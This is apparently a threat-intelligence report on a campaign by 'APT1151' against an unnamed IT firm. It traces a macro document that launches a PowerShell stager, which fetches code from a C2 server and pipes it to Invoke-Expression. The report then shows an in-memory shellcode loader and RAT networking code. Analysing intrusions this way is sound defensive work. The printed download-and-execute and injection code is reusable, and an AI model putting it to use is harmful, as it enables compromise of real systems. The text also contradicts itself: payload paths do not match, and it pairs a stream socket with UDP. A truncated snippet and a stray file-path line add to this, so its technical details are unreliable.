Report: APT1151's latest campaign targeting a large IT firm, Part 1

APT1151 is a highly sophisticated threat actor that is known to leverage N-day exploits, sometimes even 0-days, to compromise large IT firms for financial gain. In our series of reports, we detail how APT1151 compromised an undisclosed IT firm A, and remained undetected for months. In this report, we describe how we believe APT1151 gained initial access to A's systems.

Contact

APT1151 gained initial access to several of A's developers' devices by emailing a document, posing as an internal document. Opening the document with macros enabled executes a powershell script. Part of it is as follows:

```
$e4de="api/v6/download";$e735="fe473c002d9c9bd1ea7bf603138ea603";curl.exe --proto =https --tlsv1.3
--request GET --header "Authorization: Bearer ${e735}" --header "Path: /payload_ac" "${cd7a}/${e4de}
Invoke-Expression | Out-Null
```

Cleaning the code up, and renaming some variables, we got the following:

```
$c2_path="api/v6/download"
$token="fe473c002d9c9bd1ea7bf603138ea603"

curl.exe `
    --proto =https --tlsv1.3 `
    --request GET `
    --header "Authorization: Bearer ${token}" `
    --header "Path: /payload_ac" `
    "${c2_domain}/${c2_path}" `
    | Invoke-Expression `
    | Out-Null
```

The script uses strict protocol restrictions to secure its communications. It downloads the file `/payload_b6` from the C2 domain's API path `api/v6/download`, authenticating with token `fe473c002d9c9bd1ea7bf603138ea603`. It then pipes its contents to `Invoke-Expression` to run the downloaded contents, indicating that it is another powershell script.

`/payload_b6`


`/payload_b6` achieves persistence by modifying the A's internal messenger's autostart shortcut in `shell:startup` to execute itself. It also runs a binary in-memory, downloaded in the same manner as the previous stage, but with different tokens and variable names every time and from path `/payload_af`.

```
$c2_path="api/v6/download"
$token="507181f8b91ca79ebd0c718c5dd588a1"

$payload = curl.exe `
    --proto =https --tlsv1.3 `
    --request GET `
    --header "Authorization: Bearer ${token}" `
    --header "Path: /payload_af" `
    "${c2_domain}/${c2_path}"

$globalalloc_splat = @{
    MemberDefinition = '[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint
    c);'
    Name = "kernel32_GlobalAlloc"
    PassThru = $true
}
GlobalAlloc = Add-Type @globalalloc_splat

$virtualprotect_splat = @{
    MemberDefinition = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,
    uint b,uint c,out IntPtr d);'
    Name = "kernel32_VirtualProtect"
    PassThru = $true
}
VirtualProtect = Add-Type @virtualprotect_splat

$createthread_splat = @{
    MemberDefinition = '[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,
    uint b,IntPtr c,IntPtr d,uint e,IntPtr f);'
    Name = "kernel32_CreateThread"
    PassThru = $true
}
CreateThread = Add-Type @createthread_splat

$waitforsingleobject_splat = @{
    MemberDefinition = '[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject
    (IntPtr a,uint b);'
    Name = "kernel32_WaitForSingleObject"
    PassThru = $true
}
WaitForSingleObject = Add-Type @waitforsingleobject_splat

$payload_addr = GlobalAlloc::GlobalAlloc(0x0040, $payload.Length)
$old_addr = 0
VirtualProtect::VirtualProtect($payload_addr, $payload.Length, 0x40, [ref]$old_addr)
[System.Runtime.InteropServices.Marshal]::Copy($payload, 0, $payload_addr, $payload.Length)
$thread_handle=CreateThread::CreateThread(0, 0, $payload_addr, 0, 0, 0)
WaitForSingleObject::WaitForSingleObject($thread_handle, 0xFFFFFFFF)
```

`/payload_af`

`/payload_af` is a single executable that bundles a .NET Core runtime with a RAT. Although there are significant differences in the feature set and in some parts that achieve the same thing, our analysis suggests that it is a distant, heavily modified fork of the Quasar RAT. Notably, it uses Wireguard instead of

SOCKS5 for its proxy functionality.



```
protected void Connect(IPAddress ip, ushort port)
{
    Socket socket = null;
    try
    {
        this.Disconnect();
        socket = new Socket(ip.AddressFamily, SocketType.Stream, ProtocolType.Udp);
        socket.SetKeepAliveEx(this.KEEP_ALIVE_INTERVAL, this.KEEP_ALIVE_TIME);
        socket.Connect(ip, (int)port);
        if (socket.Connected)
        {
            this._stream = new SslStream(new NetworkStream(socket, true), false, new RemoteCertificateValidationCallback(this.ValidateServerCertificate));
            this._stream.AuthenticateAsClient(ip.ToString(), null, SslProtocols.Tls13, false);
            this._stream.BeginRead(this._readBuffer, 0, this._readBuffer.Length, new AsyncCallback(this.AsyncReceive), null);
            this.OnClientState(true);
        }
        else
        {
            socket.Dispose();
        }
    }
    catch (Exception ex)
    {
        if (socket != null)
        {
            socket.Dispose();
        }
        this.OnClientFail(ex);
    }
```

Apart from networking functionality, almost all of the code is not included in the initial payload, and is loaded on-demand and deleted after use. We believe this is to evade detection by masquerading as a tunneling program.

This allowed the attacker to tunnel through compromised devices and execute arbitrary commands. `/payload_af`'s proxy functionality was the attacker's means to access A's systems, through their VPN, without raising suspicion.

Conclusion

We found evidence of compromise from before this incident, however the first sign of compromise and this incident were less than a few days apart. Therefore we believe this was one of the first attacks in the campaign.

Due to the similarity and sophistication of the attacker's operations, we confidently attribute this attack to APT1151.